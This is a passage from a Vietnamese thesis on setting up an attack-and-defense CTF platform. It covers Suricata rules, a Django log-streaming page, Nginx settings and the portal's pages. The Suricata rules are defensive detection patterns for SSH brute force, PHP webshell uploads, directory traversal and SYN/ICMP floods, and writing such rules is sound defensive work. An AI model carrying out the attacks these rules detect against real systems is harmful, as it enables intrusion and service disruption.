# --- SSH BRUTEFORCE ---
drop tcp $TEAM_NET any -> $BTC_INFRA 22 (msg:"CTF [FORBIDDEN] BRUTEFORCE - SSH attack to BTC Infra"; flags:S; flow:to_server; detection_filter:track by_src>
alert tcp !$BTC_INFRA any -> $TEAM_NET 22 (msg:"CTF [ALLOWED] BRUTEFORCE - SSH between teams"; flags:S; flow:to_server; detection_filter:track by_src, coun>
# --- WEB ATTACKS ---
drop http $TEAM_NET any -> $BTC_INFRA any (msg:"CTF [FORBIDDEN] WEB - PHP upload to BTC Infra"; http.request_body; pcre:"/filename\s*=\s*\?[^\" ]+\.php/i">
drop http $TEAM_NET any -> $BTC_INFRA any (msg:"CTF [FORBIDDEN] WEB - Directory traversal to BTC Infra"; http.uri; content:"../*"; nocase; classtype:web-app>
alert http $TEAM_NET any -> $TEAM_NET any (msg:"CTF [ALLOWED] WEB - PHP upload between teams"; http.request_body; pcre:"/filename\s*=\s*\?[^\" ]+\.php/i";>
alert http $TEAM_NET any -> $TEAM_NET any (msg:"CTF [ALLOWED] WEB - Directory traversal between teams"; http.uri; content:"../*"; nocase; classtype:web-app)>
# --- DoS / DDoS ---
drop tcp $TEAM_NET any -> $BTC_INFRA any (msg:"CTF [FORBIDDEN] DoS - SYN flood to BTC Infra"; flags:S; detection_filter:track by_dst, count 20000, seconds 5>
drop icmp $TEAM_NET any -> $BTC_INFRA any (msg:"CTF [FORBIDDEN] DoS - ICMP flood to BTC Infra"; detection_filter:track by_dst, count 15000, seconds 5; clas>
alert icmp $TEAM_NET any -> $TEAM_NET any (msg:"CTF [ALLOWED] DoS - SYN flood between teams"; flags:S; detection_filter:track by_dst, count 50000, seconds 1>
drop tcp $TEAM_NET any -> $TEAM_NET any (msg:"CTF [FORBIDDEN] DoS - Excessive SYN flood between teams"; flags:S; detection_filter:track by_dst, count 30000>
drop icmp $TEAM_NET any -> $TEAM_NET any (msg:"CTF [FORBIDDEN] DoS - Excessive ICMP flood between teams"; detection_filter:track by_dst, count 15000, seco>
# --- DMZ ACCESS CONTROL ---
#drop tcp $TEAM_NET any -> $DMZ_BACKEND_NET [1:6665,6667:65535] (msg:"CTF [FORBIDDEN] DMZ - Unauthorized access to backend DMZ"; classtype:policy-violation>
#drop tcp $TEAM_NET any -> $DMZ_PUBLIC_NET [1:79,81:65535] (msg:"CTF [FORBIDDEN] DMZ - Unauthorized access to public DMZ"; classtype:policy-violation; sid:>
# --- SUBMISSION ---
drop tcp $TEAM_NET any -> $DMZ_BACKEND_NET 6666 (msg:"CTF [FORBIDDEN] Submission flood"; detection_filter:track by_src, count 1000, seconds 5; classtype:at>
alert tcp $TEAM_NET any -> $DMZ_BACKEND_NET 6666 (msg:"CTF [ALLOWED] DMZ - Flag submission"; classtype:policy-violation; sid:200051; rev:1;)>
# --- SUBMISSION ---

```

Hình 3.36 Cấu hình rule cho suricata

- Các nhóm rule và mục đích chính như sau:

- + Rule phát hiện và chặn hành vi quét cổng (Port Scanning).
 - Phạm vi: Quét vào hạ tầng BTC (BTC_NET) và quét giữa các team.
 - Tác dụng:
 - Chặn hoàn toàn các kiểu scan nguy hiểm nhắm vào hạ tầng BTC: SYN scan, NULL scan, FIN scan, XMAS scan, UDP scan.
 - Cho phép quét giữa các đội chơi nhưng vẫn ghi log để giám sát tần suất quét trong quá trình thi đấu.
- + Rule phát hiện brute-force SSH
 - Phạm vi: Lưu lượng SSH hướng vào BTC_INFRA và giữa các team.
 - Tác dụng:
 - Chặn brute-force SSH vào hạ tầng BTC.
 - Ghi log brute-force giữa các team (cho phép tấn công hợp lệ nhưng cần giám sát lưu lượng bất thường).
- + Rule phát hiện tấn công Web (Web Attacks)
 - Phạm vi: Lưu lượng HTTP giữa team và hạ tầng BTC, hoặc giữa các team.
 - Tác dụng:

- Ngăn upload webshell (.php) vào hạ tầng BTC.
 - Chặn hành vi directory traversal vào BTC.
 - Cho phép nhưng ghi log các hành vi exploit tương tự giữa các team.
- + Rule phát hiện tấn công DoS / DDoS
- Phạm vi: SYN flood, ICMP flood vào BTC và giữa các team.
 - Tác dụng:
 - Chặn hoàn toàn hành vi flood nhắm vào BTC.
 - Giám sát mức độ tấn công DoS giữa các team và tự động drop nếu vượt ngưỡng cho phép để tránh ảnh hưởng lẫn nhau.
- + Rule kiểm soát truy cập vùng DMZ và dịch vụ Submission
- Phạm vi: Lưu lượng vào backend DMZ (cổng 6666, 80)
 - Tác dụng:
 - Ngăn hành vi flood submission và tấn công hệ thống checker.
 - Ghi log các submission hợp lệ từ đội chơi.
- Bật tính năng *copy-mode:ips* trong file yaml để chuyển từ IDS sang IPS:

```

691    # will not be copied.
692    copy-mode: ips
693    #copy-iface: eth1
694    # For eBPF and XDP setup including bypass, filter and load balancing, please
695    # see doc/userguide/capture-hardware/eppf-xdp.rst for more info.
696

```

Hình 3.37 Chuyển suricata sang mode IPS

Tính năng này cho phép Suricata trở thành firewall lớp ứng dụng, có thể drop gói trực tiếp. Khi bật IPS, các rule chứa hành động drop (ví dụ: chặn scan, chặn brute-force, chặn DoS) sẽ có hiệu lực ngay lập tức trên interface.

- Trong file cấu hình */etc/suricata/suricata.yaml*, tại mục rule-files, ta thêm đường dẫn tới các file rule tự định nghĩa như sau:

```

2162
2163 default-rule-path: /etc/suricata/rules/
2164
2165 rule-files:
2166   - local.rules
2167
2168 ##
2169 ## Auxiliary configuration files.
2170 ##

```

Hình 3.38 Định nghĩa đường dẫn file cấu hình rule

- Kích hoạt service:

```

systemctl daemon-reload
systemctl enable --now suricata-br50
systemctl status suricata-br50

```

```
root@ctf-ptithcm:/opt/ctf-gameserver-docker# systemctl daemon-reload
systemctl enable --now suricata-br50
systemctl status suricata-br50
● suricata-br50.service - Suricata IDS on CTF internal network (10.50.0.0/16)
  Loaded: loaded (/etc/systemd/system/suricata-br50.service; enabled; preset: enabled)
  Active: active (running) since Wed 2025-11-26 02:55:53 UTC; 16ms ago
    Process: 1044191 ExecStartPre=/usr/local/bin/suricata-generate-config.sh (code=exited, status=0/SUCCESS)
   Main PID: 1044199 (suricata)
      Tasks: 1 (limit: 4603)
     Memory: 628.0K (peak: 1.6M)
        CPU: 21ms
       CGroup: /system.slice/suricata-br50.service
               └─1044199 /usr/bin/suricata -c /etc/suricata/suricata.yaml

Nov 26 02:55:53 ctf-ptithcm systemd[1]: Starting suricata-br50.service - Suricata IDS on CTF internal network (10.50.0.0/16)...
Nov 26 02:55:53 ctf-ptithcm suricata-generate-config.sh[1044191]: [+] Detected INTERNAL_IF = br-1c4a39622196
Nov 26 02:55:53 ctf-ptithcm suricata-generate-config.sh[1044191]: [+] Suricata configuration generated successfully.
Nov 26 02:55:53 ctf-ptithcm systemd[1]: Started suricata-br50.service - Suricata IDS on CTF internal network (10.50.0.0/16).
```

Hình 3.39 Kích hoạt suricata giám sát mạng internal

Cấu hình Suricata được chuẩn hoá với cơ chế sinh file động, tự động nhận diện interface và tổ chức riêng bộ rule CTF, giúp hệ thống IDS/IPS hoạt động ổn định và chính xác trong môi trường Docker. Nhờ đó, Suricata luôn giám sát đúng vùng mạng, nạp đúng rule và đảm bảo khả năng phát hiện/chặn các hành vi bất thường trong suốt quá trình thi đấu.

3.7.3 Xây dựng trang thông báo log hệ thống

Mục này trình bày quá trình xây dựng trang System Log, cho phép theo dõi luồng cảnh báo từ Suricata theo thời gian thực, trực tiếp trong Portal.

- Mục tiêu chức năng:
 - + Hiển thị fast.log lên portal.
 - + Chạy realtime, liên tục cập nhật log mới với tốc độ cao
 - + Highlight những thông báo quan trọng
- Bind file Suricata fast.log vào container Web. Để Django đọc được log của Suricata, file fast.log trên VPS được mount trực tiếp vào container web:

```
web:
  build:
    context: .
    dockerfile: docker/web/Dockerfile
  env_file:
    - env.web
  depends_on:
    - db
  networks:
    - ctf_public
    - ctf_backend
  volumes:
    - /dev/log:/dev/log
    # Lưu static và media ra host thật
    - ./staticfiles:/app/staticfiles
    - ./media./app/media
    - /var/log/suricata/fast.log:/app/fast.log:ro
  ports:
    - "127.0.0.1:8000:8000"
```

Hình 3.40 Mount fast.log từ host vào container web

Một Django app mới tên surilogs được tạo nhằm quản lý các view, model và template phục vụ chức năng đọc log. Tạo Django app surilogs để xử lý log:

- Tạo file *admin.py* – Đăng ký model vào giao diện quản trị

```
nano src/ctf_gameserver/web/surilogs/admin.py
```

```
from django.contrib import admin
from .models import SuriLog

@admin.register(SuriLog)
class SuriLogAdmin(admin.ModelAdmin):
    list_display = ("timestamp", "content")
    ordering = ("-timestamp",)
```

```
GNU nano 7.2
from django.contrib import admin
from .models import SuriLog

@admin.register(SuriLog)
class SuriLogAdmin(admin.ModelAdmin):
    list_display = ("timestamp", "content")
    ordering = ("-timestamp",)
```

Hình 3.41 File đăng ký model surilogs vào giao diện admin

Chức năng:

- + Đăng ký model SuriLog với Django Admin.
- + Cho phép quản trị viên xem các log đã được lưu lại trong database.
- Tạo file *apps.py* – Định danh & cấu hình Django App:

```
nano src/ctf_gameserver/web/surilogs/apps.py
```

```
default_auto_field = 'django.db.models.BigAutoField'

class SurilogsConfig(AppConfig):
    default_auto_field = 'django.db.models.BigAutoField'
    name = 'ctf_gameserver.web.surilogs'
```

```
GNU nano 7.2
default_auto_field = 'django.db.models.BigAutoField'

class SurilogsConfig(AppConfig):
    default_auto_field = 'django.db.models.BigAutoField'
    name = 'ctf_gameserver.web.surilogs'
```

Hình 3.42 File định danh Django app

Chức năng:

- + Khai báo cấu hình cơ bản của app.
- + Đảm bảo Django nhận biết app surilogs như một module độc lập trong hệ thống.
- + name nêu rõ đường dẫn app trong cấu trúc dự án.
- Bổ sung Django App vào hệ thống – khai báo surilogs trong INSTALLED_APPS. Việc này được thực hiện trong file `src/ctf_gameserver/web/base_settings.py`:

```
'ctf_gameserver.web.surilogs',
```

```
root@ctf-ptithcm:/opt/ctf-g# nano src/ctf_gameserver/web/base_settings.py
GNU nano 7.2
src/ctf_gameserver/web/base_settings.py

DEFAULT_AUTO_FIELD = 'django.db.models.BigAutoField'

INSTALLED_APPS = (
    'django.contrib.contenttypes',
    'django.contrib.sessions',
    'django.contrib.auth',
    'django.contrib.messages',
    'django.contrib.admin',
    'django.contrib.staticfiles',
    'ctf_gameserver.web.templatetags',
    'ctf_gameserver.web.registration',
    'ctf_gameserver.web.scoring',
    'ctf_gameserver.web.flatpages',
    'ctf_gameserver.web.vpnstatus',
    'ctf_gameserver.web.surilogs',
)
```

Hình 3.43 Bổ sung surilogs vào INSTALLED_APPS

- Tạo file models.py – Mô hình hóa log lưu trong database

```
nano src/ctf_gameserver/web/surilogs/models.py
```

```
from django.db import models

class SuriLog(models.Model):
    timestamp = models.DateTimeField(auto_now_add=True)
    content = models.TextField()

    class Meta:
        verbose_name = "Suricata Log"
        verbose_name_plural = "Suricata Logs"

    def __str__(self):
        return f"Log at {self.timestamp}"
```

```

GNU nano 7.2
src/ctf_gameserver/web/surilog/models.py

from django.db import models

class SuriLog(models.Model):
    timestamp = models.DateTimeField(auto_now_add=True)
    content = models.TextField()

    class Meta:
        verbose_name = "Suricata Log"
        verbose_name_plural = "Suricata Logs"

    def __str__(self):
        return f"Log at {self.timestamp}"

```

Hình 3.44 Định nghĩa cấu trúc lưu trữ log trong cơ sở dữ liệu.

Chức năng: định nghĩa 2 trường

- + timestamp: thời điểm log được ghi lại, tự động sinh.
- + content: lưu toàn bộ giá trị của dòng log.
- Tạo file views.py – Xử lý logic code đọc file log và stream realtime:

```
nano src/ctf_gameserver/web/surilog/views.py
```

```

try:
    with open(LOG_PATH, "r") as f:
        last_lines = deque(f, maxlen=max_lines)
except FileNotFoundError:
    last_lines = []

data = "\n".join(last_lines)
return HttpResponse(data, content_type="text/plain")

```

```
def fastlog_stream(request):
```

```
    """
```

Giống `tail -f`: nhảy tới EOF và chỉ gửi những dòng mới.

```
    """
```

```
def event_stream():
```

```
    while True:
```

```
        try:
```

```
            with open(LOG_PATH, "r") as f:
```

Nhảy tới cuối file → chỉ đọc phần mới

```
f.seek(0, os.SEEK_END)
```

```
        while True:
```

```

line = f.readline()
if not line:
    time.sleep(0.2) # thăm dò ~5 lần/giây
    continue
yield f"data: {line.rstrip()}\n\n"
except FileNotFoundError:
    # Nếu file chưa tồn tại, thông báo nhẹ và thử lại
    yield "data: [fast.log not found]\n\n"
    time.sleep(1)

resp = StreamingHttpResponse(event_stream(), content_type="text/event-stream")
resp["Cache-Control"] = "no-cache"
resp["X-Accel-Buffering"] = "no"
# Cho Chrome bớt cảnh báo COOP/COEP trên HTTP
resp["Cross-Origin-Opener-Policy"] = "unsafe-none"
resp["Cross-Origin-Embedder-Policy"] = "unsafe-none"
return resp

```

```

root@ctf-ptithcm:/opt/ctf-ga ~ + v
GNU nano 7.2                                     src/ctf_gameserver/web/surilog/views.py
from django.shortcuts import render
from django.http import StreamingHttpResponse, HttpResponse
import time
import os
from collections import deque

LOG_PATH = "/app/fast.log"

def fastlog_view(request):
    return render(request, "surilog/fastlog.html")

def fastlog_history(request):
    """
    Trả về đúng 200 dòng cuối của fast.log, giống `tail -n 200 fast.log`
    """
    max_lines = 200
    try:
        with open(LOG_PATH, "r") as f:
            last_lines = deque(f, maxlen=max_lines)
    except FileNotFoundError:
        last_lines = []
    data = "\n".join(last_lines)
    return HttpResponse(data, content_type="text/plain")

def fastlog_stream(request):
    """
    Giống `tail -f`: nhảy tới EOF và chỉ gửi những dòng mới.
    """
    def event_stream():
        while True:
            try:
                with open(LOG_PATH, "r") as f:
                    # Nhảy tới cuối file → chỉ đọc phần mới
                    f.seek(0, os.SEEK_END)

                    while True:

```

Hình 3.45 File xử lý đọc file log và stream realtime

Chức năng:

- + Nhảy thẳng đến cuối file → không lặp dữ liệu cũ.
- + Chỉ đọc dòng mới trong realtime.
- + Gửi đến client bằng giao thức Server-Sent Events.
- + Có cơ chế tự hồi phục nếu file log bị xóa hoặc rotate.
- Tạo file fastlog.html - giao diện log:

```
nano src/ctf_gameserver/web/templates/surilogs/fastlog.html
```

```
.then(response => response.text())
.then(text => {
  if (text) {
    text.replace(/\n+$/, "").split(/\r?\n/).forEach(appendLine);
  }
})
.catch(err => {
  console.error("Lỗi load history:", err);
})
.finally(() => {
  // 2) Sau khi load history xong thì mới bắt đầu tail -f
  startSSE();
});

function startSSE() {
  const evt = new EventSource(`url 'fastlog_stream'`);
  window.fastlogEvtSource = evt;

  evt.onopen = function () {
    console.log("SSE fastlog_stream opened");
  };

  evt.onmessage = function (event) {
    // Mỗi log mới → append 1 dòng, không mất history
    appendLine(event.data);
  };

  evt.onerror = function (e) {
    console.error("SSE lỗi:", e);
  };
}
```

```

// Đóng kết nối cũ và tự reconnect sau 2s
try { evt.close(); } catch (err) {}
window.fastlogEvtSource = null;
setTimeout(startSSE, 2000);
};

})
});

</script>

{%
  endblock %
}

```

Các chức năng giao diện:

- + Tải 200 dòng đầu tiên bằng fetch().
- + Tạo kết nối SSE bằng EventSource.
- + Dòng có “FORBIDDEN” → màu đỏ tươi + bold.
- + Dòng khác → màu xanh lá neon.
- + Auto scroll xuống cuối khi có log mới.
- + Nếu SSE ngắt kết nối → tự reconnect sau 2 giây.
- Điều chỉnh cấu hình Nginx để xử lý SSE. Trong file cấu hình conf/nginx.conf, cần bổ sung thêm một khối cấu hình riêng cho endpoint:

```

#Suricata
location /admin/suricata/fastlog/stream/ {
    proxy_pass http://django_upstream;

    proxy_http_version 1.1;
    proxy_set_header Connection "";

    proxy_buffering off;
    proxy_cache off;
    proxy_set_header X-Accel-Buffering no;

    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
}

```

Chức năng:

- + proxy_buffering off và X-Accel-Buffering no tắt toàn bộ buffer của Nginx → mỗi sự kiện SSE được gửi ra ngay lập tức.
- + proxy_http_version 1.1 và proxy_set_header Connection " giữ kết nối lâu dài, ổn định cho stream.
- + Các header forwarding giữ nguyên IP thực của client, hữu ích cho giám sát và ghi log.
- Do nền tảng sử dụng CTFAdminSite thay vì AdminSite mặc định, việc đăng ký model vào admin không được thực hiện theo cách Django chuẩn (@admin.register). Vì vậy, cần bổ sung thủ công việc đăng ký model SuriLog để cho phép truy cập log trực tiếp từ trang quản trị.
 - + Trong file `src/ctf_gameserver/web/admin.py`
 - + bổ sung các dòng sau:

```
from .surilogs.models import SuriLog
from .surilogs.admin import SuriLogAdmin

admin_site.register(SuriLog, SuriLogAdmin)
```

- Khởi động lại web để áp dụng:

The screenshot shows the Django Admin interface at the URL `160.250.132.171/admin/`. The interface is organized into several sections:

- AUTHENTICATION AND AUTHORIZATION**: Contains 'Users' with 'Add' and 'Change' buttons.
- FLATPAGES**: Contains 'Categorys' and 'Flatpages' with 'Add' and 'Change' buttons.
- REGISTRATION**: Contains 'Team downloads' with 'Add' and 'Change' buttons.
- SCORING**: Contains 'Captures', 'Flags', 'Game control', 'Services', and 'Status checks' with 'Add' and 'Change' buttons.
- SYSTEM LOG**: Contains 'System log' with a 'View' button. This section is highlighted with a red box.
- VPNSTATUS**: Contains 'VPN status checks' with 'Add' and 'Change' buttons.
- Recent actions**: A sidebar listing recent actions, all of which are 'GameControl object (1)' entries.
- My actions**: A sidebar listing recent actions, all of which are 'GameControl object (1)' entries.

Hình 3.46 Thêm site System log vào Admin site


3.8 Xây dựng nội dung thông tin và giao diện Flatpage trên Portal

Trong hệ thống CTF Attack–Defense, ngoài các thành phần kỹ thuật chính như controller, checker và vulnbox, phần giao diện dành cho thí sinh cũng đóng vai trò quan trọng. Đây là nơi hiển thị các thông tin giới thiệu về cuộc thi, luật chơi, hướng dẫn tham gia và các tài liệu hỗ trợ.

Mục này trình bày quy trình tạo các Flatpage trong Portal — bao gồm About, Rules, How to play... Các trang này không ảnh hưởng trực tiếp đến cơ chế chấm điểm, nhưng góp phần tạo nên trải nghiệm nhất quán, dễ sử dụng và hỗ trợ thí sinh nắm rõ quy tắc thi đấu.

Hệ thống Portal của FAUST CTF Gameserver hỗ trợ tạo các flatpage thông qua giao diện web. Quy trình bắt đầu bằng việc tạo một Category chứa các trang thông tin.

- Tạo Category "Information"



Hình 3.47 Thêm Category

AUTHENTICATION AND AUTHORIZATION	
Users	+ Add
FLATPAGES	
Categorys	+ Add
Flatpages	+ Add
REGISTRATION	
Team downloads	+ Add Change
SCORING	
Captures	+ Add Change
Flags	+ Add Change
Game control	Change
Services	+ Add Change
Status checks	+ Add Change
VPNSTATUS	
VPN status checks	+ Add Change

Hình 3.48 Thêm Category Information

Thông qua giao diện admin, chọn mục Flatpages → Add Category, sau đó điền tên nhóm trang là Information.

- Tạo trang Rule dưới Category Information

Tiếp theo, tạo một Flatpage mới, đặt tên About, gán vào Category Information.

The screenshot shows the 'Administration home' page of the PTITHCM Attack & Defense CTF administration system. On the left, there's a sidebar with several sections: AUTHENTICATION AND AUTHORIZATION (Users), FLATPAGES (Categories and Flatpages), REGISTRATION (Team downloads), SCORING (Captures, Flags, Game control, Services, Status checks), and VPNSTATUS (VPN status checks). The 'FLATPAGES' section is expanded, showing 'Categories' and 'Flatpages'. A red arrow points from the text above to the '+ Add' button next to 'Flatpages', which is also enclosed in a red box. To the right, there's a 'Recent actions' sidebar listing various administrative tasks like 'How to play', 'Information', 'Category', etc.

Hình 3.49 Thêm Flatpage

The screenshot shows the 'Add flatpage' form. In the 'Title' field, 'About' is entered. The 'Content' field contains the following HTML code:

```

<ul>
<li><strong>nguyễn quang Hiếu</strong></li>
<li><strong>Hồ Thành Nhật</strong></li>
</ul>

<p>
<strong>PTITHCM Attack & Defense CTF</strong> là đồ án tốt nghiệp của nhóm chúng em
với đề tài <strong>“Xây dựng hệ thống diễn tập tấn công và phòng thủ mạng”</strong> và được thực
hiện dưới sự hướng dẫn của
<strong>Thầy TS. Nguyễn Hồng Sơn</strong>.
</p>
</div>

```

Below the content, it says 'Markdown or raw HTML are allowed.' At the bottom, there are buttons for 'SAVE', 'Save and add another', and 'Save and continue editing'.

Hình 3.50 Thêm Flatpage About

Flatpage cho phép chèn trực tiếp HTML, CSS và JavaScript, nhờ đó có thể thiết kế trang theo nhu cầu mà không cần chỉnh sửa template hệ thống.

Việc xây dựng các flatpage như Rules, About và How to Play giúp hoàn thiện lớp giao diện dành cho người tham gia, cung cấp thông tin rõ ràng và trực quan. Nhờ cơ chế cho phép nhúng HTML/CSS/Javascript trực tiếp, hệ thống Portal trở nên linh hoạt, dễ tùy biến và phù hợp với nhiều yêu cầu trình bày khác nhau.

Các flatpage này không ảnh hưởng đến cơ chế vận hành của hệ thống gameserver, nhưng góp phần nâng cao trải nghiệm người chơi và tạo dựng hình ảnh chuyên nghiệp cho cuộc thi.

3.9 Giao diện hệ thống hoàn chỉnh


Sau khi hoàn thiện toàn bộ quá trình triển khai hạ tầng, cấu hình dịch vụ, phát triển module Suricata log và xây dựng các trang thông tin, hệ thống CTF Attack & Defense đã có giao diện vận hành đầy đủ. Mục này trình bày tổng quan các trang giao diện tiêu biểu được người dùng và Ban tổ chức sử dụng xuyên suốt trong quá trình cuộc thi diễn ra.

- Giao diện chính của hệ thống. Trang chủ hiển thị banner cuộc thi, đồng hồ đếm ngược (countdown) đến thời điểm bắt đầu chính thức:




Hình 3.51 Giao diện chính của hệ thống

Giao diện trang thông tin. Mục “Information” bao gồm các flatpage như About, How to play, Rules. Tại đây người dùng có thể đọc toàn bộ thông tin hướng dẫn, quy định cuộc thi.



Hình 3.52 Giao diện trang thông tin

- Giao diện các đội đăng ký. Trang này cung cấp danh sách đội đã đăng ký. Đây là thông tin công khai để các đội biết được đối thủ tham gia thi đấu.



Hình 3.53 Giao diện các đội đăng ký

- Giao diện Scoreboard. Scoreboard hiển thị thứ hạng, điểm SLA, điểm Attack, điểm Defense của từng đội theo từng service. Các vùng màu xanh biểu thị trạng thái và điểm số tốt, màu đỏ thể hiện các chỉ số thấp hoặc lỗi dịch vụ. Hệ thống tick chạy tự động giúp bảng điểm được cập nhật liên tục trong thời gian thực.

Team	1. Student Information System	2. Stock Management System	3. Block Puzzle Game	Total Offense	Total Defense	Total SLA	Total
1. team2	0.00 0.00 12.00 up	0.00 0.00 12.00 up	0.00 0.00 12.00 up	2.00	0.00	36.00	38.00
2. team1	0.00 0.00 12.00 up	0.00 0.00 12.00 up	0.00 0.00 12.00 up	0.00	0.00	36.00	36.00
3. team4	0.00 0.00 12.00 up	0.00 0.00 12.00 up	0.00 0.00 12.00 up	0.00	0.00	36.00	36.00
4. team3	0.00 -1.00 10.00 down	0.00 0.00 8.00 down	0.00 0.00 12.00 up	0.00	-1.00	30.00	29.00

Hình 3.54 Giao diện Scoreboard

- Giao diện Service Status. Trang này cho thấy trạng thái hoạt động (UP/DOWN) của từng dịch vụ ở mỗi tick. Đây là công cụ quan trọng cho cả thí sinh (theo dõi SLA của chính mình) và ban tổ chức (giám sát tính ổn định trong thi đấu).

The screenshot shows a table titled "Service Status" with columns for "Team", "Tick 1", "Tick 2", "Tick 3", "Tick 4", and "Tick 5". There are four rows representing teams: team1, team2, team3, and team4. Each row lists three services: Student Information, Stock Management, and Block Puzzle Game. The status for each service is either "up" or "down". For example, in Tick 1, all services are up for team1, while in Tick 5, the Stock Management service for team3 is down.

Team	Tick 1	Tick 2	Tick 3	Tick 4	Tick 5
